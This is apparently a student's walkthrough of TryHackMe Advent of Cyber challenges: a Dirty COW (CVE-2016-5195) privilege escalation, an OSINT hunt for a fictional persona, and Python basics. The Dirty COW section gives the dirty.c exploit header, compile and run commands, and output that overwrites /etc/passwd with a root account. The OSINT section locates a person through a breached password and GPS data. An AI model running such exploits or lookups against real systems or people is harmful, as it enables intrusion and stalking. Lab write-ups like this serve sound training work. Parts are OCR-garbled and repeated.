c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Click on dirty.c and open it



Click on ‘raw’.

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

Copy command,which I highlighted .

Q6: What "new" username was created, with the default operations of the real C source code?

Answer :firefart

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
```

Copy all of it from dirty.c

```
$ nano dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiqVDPN2Y2N..:0:0:pwned:/root:/bin/bash

mmap: 7fbca3800000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '030103'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Insert the copied text into 'nano dirty.c' and click Ctrl+O > enter > Ctrl+X. Enter 'gcc-pthread dirty.c -o dirty -lcrypt'.Enter'./dirty' and get the new username

Q7: What is the MD5 hash output?

Answer :8b16f00dd3b51efadb02c1df7f8427cc

```
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch
```

Type “su firefart” and enter the new password. Then type “cd /root” and “ls” and cat message_from_the_grinch.txt.

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Type “touch coal” and “tree | md5sum” and the output is given.

Q8: What is the CVE for DirtyCow?

Answer:CVE-2016-5195

- Home
- Twitter
- Wiki
- Shop

CVE-2016-5195 Like

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

After clicking the link from tryhackme,we are able to see the answer.


Thought Process/Methodology:

Run the nmap scan:nmap <machine_ip> .Connect to service with this command(telnet MACHINE_IP) .Connect to the service with 'ssh santa@IP-Address' and the password is clauschristmas .Then, in order to find the distribution of Linux and version number , we should type 'cat /etc/*release' .Enter 'uname-a' and 'cat /etc/issue '. Then, enter "uname-a" and 'cat/etc/issue'.Then 'cat cookies_and_milk.txt' to find out what is in the file.Click the link from tryhackme and open it.Click 'View Exploit' .Click on dirty.c and open it Click on 'raw'.Copy command,which i highlighted .Copy all of it from dirty.c Insert the copied text into 'nano dirty.c' and click Ctrl+O > enter > Ctrl+X. Enter 'gcc-pthread dirty.c -o dirty -lcrypt'.Type "su firefart" and enter the new password. Then, type "cd /root" and "ls" and cat message_from_the_grinch.txt..Type "touch coal" and "tree | md5sum" and the output is given.After clicking the link from tryhackme,we are able to see the answer.Click the link from tryhackme and open it.Click 'View Exploit' .Click on dirty.c and open it. Click on 'raw'.Copy command,which i highlighted .Copy all of it from dirty.c Insert the copied text into 'nano dirty.c' and click Ctrl+O > enter > Ctrl+X. Enter 'gcc-pthread dirty.c -o dirty -lcrypt'.Type "su firefart" and enter the new password. Then type "cd /root" and "ls" and cat message_from_the_grinch.txt.Type "touch coal" and "tree | md5sum" and the output is given.After clicking the link from tryhackme,we are able to see the answer.

Day 14: [OSINT] Where's Rudolph? Day 14: OSINT– Where's Rudolph? Tools used: Kali Linux, Firefox

Solution/walkthrough:

Go to firefox and search for IGuidetheClaus2020 and click Reddit.



Move to comments and we found that Rudolph was born in Chicago.

Question 1: What URL will take me directly to Rudolph's Reddit comment history? Answer:


https://www.reddit.com/user/IGuidetheClaus2020/comments/

Question 2: According to Rudolph, where was he born?

Answer: Chicago

After that, open a new tab and search for robert full name rudolph and we found his full name from Wikipedia.


Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name? Answer: May



Go back to the tab and search for IGuidetheClaus2020 and click twitter.

Question 4: On what other social media platform might Rudolph have an account? Answer: Twitter

Question 5: What is Rudolph's username on that platform? Answer: @IGuideClaus2020



From twitter, we know that Rudolph's favourite TV show.

Question 6: What appears to be Rudolph's favourite TV

show right now? Answer: Bachelorette

Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago

online exif viewer

地图

找到约 3,810,000 条结果 （用时 0.37 秒）

http://exif-viewer.com • ¿.j ñLW

Online Exif Viewer

Online Exif *‹'ie,'.'ei. Upload or specify the URL of your image on the right to extract EXIF data

contained within. Flattr this. Image Url:

https://tcm.sec.com/wp-content/uploads/2020/11/lights-festival-website.jpg





Image Url: or

Choose File No fi Ie chosen

h w Exi

create	2022 —06—30T03:23:47+00:00
CoinponentsConfiguratioii	1, 2, 3, 0
Copyright	{FLAG)ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSliifo	172
GPSLatitiide	41.'1, 53Al, 25771/844
GPSLatitiideRef	N
GPSLongitude	87.'1, 37A1, 101949/3721
GPSLongitudeRef	W
ResoliitionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modifi	2022 06-30T03 :23:47+00:00
CoinponentsConfiguratioii	1, 2, 3, 0
Copyright	{FLAG)ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlasliPix Version	48, 49, 48, 48
GPSliifo	172
GPSLatitiide	41 1, 53Al, 25771/844
GPSLatitiideRef	N
GPSLongitude	87.'1, 37A1, 101949/3721



Open a new tab and search for an online exif viewer. Copy the link of the image which is in the twitter and paste it on exif viewer.

Question 8: Okay, you found the city, but where specifically was one of the photos taken? Answer:41.891815,-87.624277


Question 9: Did you find a flag too?


Answer:

{FLAG}ALWAYSCHECKTHEEXIFD4

T4

Question 10: Has Rudolph been pwned? What password of his appeared in a breach? Answer: spygame





Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?
Answer: 540

Thought Process/Methodology: First, we searchedIGuidetheClaus2020 on Google, and we viewed the reddit link: https://www.reddit.com/user/IGuidetheClaus2020/, where here is Rudolph's Reddit comment history. From the reddit, we knew that Rudolph was born at Chicago. Then, we Google for Robert's full name which his full name is Robert L. May. Besides that, we searched IGuidetheClaus2020 on Google, and we viewed the twitter link: https://twitter.com/iguideclaus2020?lang=en , which is the platform that Rudolph have. The username is IGuideClaus2020. From his retweeted posts, we knew that Bachelorette was his favorite TV show. Furthermore, we searched the image with Google Lens from his tweet on Nov 25, 2020 and at the Visual matches, there is an article. From the article (https://chicago.suntimes.com/2018/11/22/18437887/chicago-s-85th-annual-thanksgiving- day-parade-photos), we knew the parade take place at Chicago. We saved the "higher resolution" image and check it's EXIF data here at: https://exifdata.com/index.php for the location. We also checked it's EXIF data here at: http://exif-viewer.com/ for the flag. (From YouTube)We navigated to: https://scylla.sh/ , and then searched

"email:rudolphthered@hotmail.com" which will show his password. Finally, we searched for the GPS position on Google Map, we knew that there is a hotel called ”Chicago Marriott Downtown Magnificent Mile” which was the place Rudolph staying before.

Day 15: [Scripting] There’s a Python in my stocking!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

First, we opened python3 on the terminal.

Q1: What's the output of True + True?

Answer :2

```
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool('False')
True
>>> True + True
2
>>> y=[1,2,3]
>>> y=''
>>>
KeyboardInterrupt
>>> x=[1,2,3]
>>> y
''
>>> x
[1, 2, 3]
>>> y=x
>>> y
[1, 2, 3]
>>> x
[1, 2, 3]
>>> y.append(6)
>>> y
[1, 2, 3, 6]
>>> x
[1, 2, 3, 6]
```

Run the command ‘python3’ in the terminal. Enter the question.

Q2: What's the database for installing other peoples libraries called?

Answer :PyPi

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install x` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Q3: What is the output of bool("False")?

Answer :True

```
┌──(1211101506㉿kali)-[~]
└─$ python3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool("False")
True
>>>
```

Enter the question in the terminal.

Q4: What library lets us download the HTML of a webpage?

Answer :Requests

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer :[1, 2, 3, 6]

```
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bool('False')
True
>>> True + True
2
>>> y=[1,2,3]
>>> y=''
>>>
KeyboardInterrupt
>>> x=[1,2,3]
>>> y
''
>>> x
[1, 2, 3]
>>> y=x
>>> y
[1, 2, 3]
>>> x
[1, 2, 3]
>>> y.append(6)
>>> y
[1, 2, 3, 6]
>>> x
[1, 2, 3, 6]
```

Enter the questions in the terminal.

Q6: What causes the previous task to output that?

Answer :pass by reference

Q7: If the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.

Q8: If the input was "elf", what will be printed?

Answer :The Wise One has not allowed you to come in.

```
>>> names
['Skidy', 'DorkStar', 'Ashu', 'Elf']
>>> name = input("Skidy")
SkidySkidy
>>> name
'Skidy'
>>> if name in names:
... print("The Wise One has allowed you to come in.")
  File "<stdin>", line 2
    print("The Wise One has allowed you to come in.")
    ^
IndentationError: expected an indented block after 'if' sta
tement on line 1
>>> if name in names:
...     print("The Wise One has allowed you to come in.")
... else:
...     print("The Wise One has not allowed you to come in."
)
...
The Wise One has allowed you to come in.
>>>
```

```
>>> names
['Skidy', 'DorkStar', 'Ashu', 'Elf']
>>> name
'elf'
>>> if name in names:
...     print("The Wise One has allowed you to come in.")
... else:
...     print("The Wise One has not allowed you to come in."
)
...
The Wise One has not allowed you to come in.
>>>
```

Key in the questions and follow the steps to solve them.

Thought Process/Methodology:

First, we opened python3 on the terminal. Second, we execute True + True and we got 2. From TryHackMe, we knew that the database for installing other peoples libraries called Pypi. Third, we execute bool("False") and the output is True. Forth, we knew that library lets us download the HTML of a webpage is Requests from TryHackMe. After that, we used the code given in TryHackMe to analyse for Question 5, and we got the answer which also showed us that Python was pass by reference. Besides that, we opened a .py file using Visual Studio Code and pasted the code given in the Google form, then we run the code. If the input was "Skidy", the output was “The Wise One has allowed you to come in.”. If the input was "elf", the output was “The Wise One not has allowed you to come in.”.